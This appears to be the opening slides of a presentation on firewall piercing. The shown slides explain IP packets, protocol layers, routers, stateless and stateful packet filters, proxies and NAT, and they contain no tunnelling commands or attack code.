

# Firewall Piercing

*Creative Exploitation of valid Internet Protocols*

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
# Agenda

- Basics
- Short Intro to Firewalls
- Tools
- Tunnel
  - Simple Examples of tunnel
  - More advanced tunnel
- Links



# Internet Protokoll: Packets

<http://www.freesoft.org/CIE/Course/Section3/7.htm>



- Packets consist of:
  - Header: Source, Destination, Infos about packet
  - Payload: actual data



# IP: Layers

[http://en.wikipedia.org/wiki/Internet\\_protocol\\_suite](http://en.wikipedia.org/wiki/Internet_protocol_suite)

- Application  
*"layer 7"*


e.g. [HTTP](#), [FTP](#), [DNS](#)  
*(routing protocols like [RIP](#), which for obscure reasons run over UDP, may also be considered part of the network layer)*
- 4 Transport

e.g. [TCP](#), [UDP](#), [RTP](#), [SCTP](#)  
*(routing protocols like [OSPF](#), which run over IP, may also be considered part of the Network layer)*
- 3 Network

For TCP/IP this is the [Internet Protocol](#) (IP)  
*(required protocols like [ICMP](#) and [IGMP](#) run over IP, but may still be considered part of the network layer; [ARP](#) does not run over IP)*
- 2 Data Link

e.g. [Ethernet](#), [Token ring](#), etc.
- 1 Physical

e.g. physical media, and [encoding](#) techniques, [T1](#), [E1](#)





# A short Firewall Intro





# Firewalls: Terms


*Firewall is a concept not a product!*

- Router
- Paket Filter
  - Stateless
  - Stateful
- NAT/NAPT-Gateway
- Application Layer Gateway / Proxies




# Router

- Forwards IP-Packets through the Net
  - Can discard packets
  - Can route packets to certain hosts




# Stateless Packet Filter




- IP packets are filtered by Layer 3 Header
- no relation between packets

# Stateful Packet Filter




- IP packets are filtered by layer 3&4
- Packetfilter knows state of connection  
example: ftp

# Packet Filters: Where they act



- different network-layers
- Advantage of Bridging FW: transparent (since working on MAC layer)

# Application Layer Gateway / Proxy




- Proxy talks the layer 7 protocol
- Proxy is source for communication to the destination
- optional, required or transparent



# NAT / NAPT / Masquerading

- Private RFC 1918 non-routed addresses
- NAT: Network Address Translation
- NAPT: Network and Port Translation
- Masquerading: everything hidden behind gateway IP





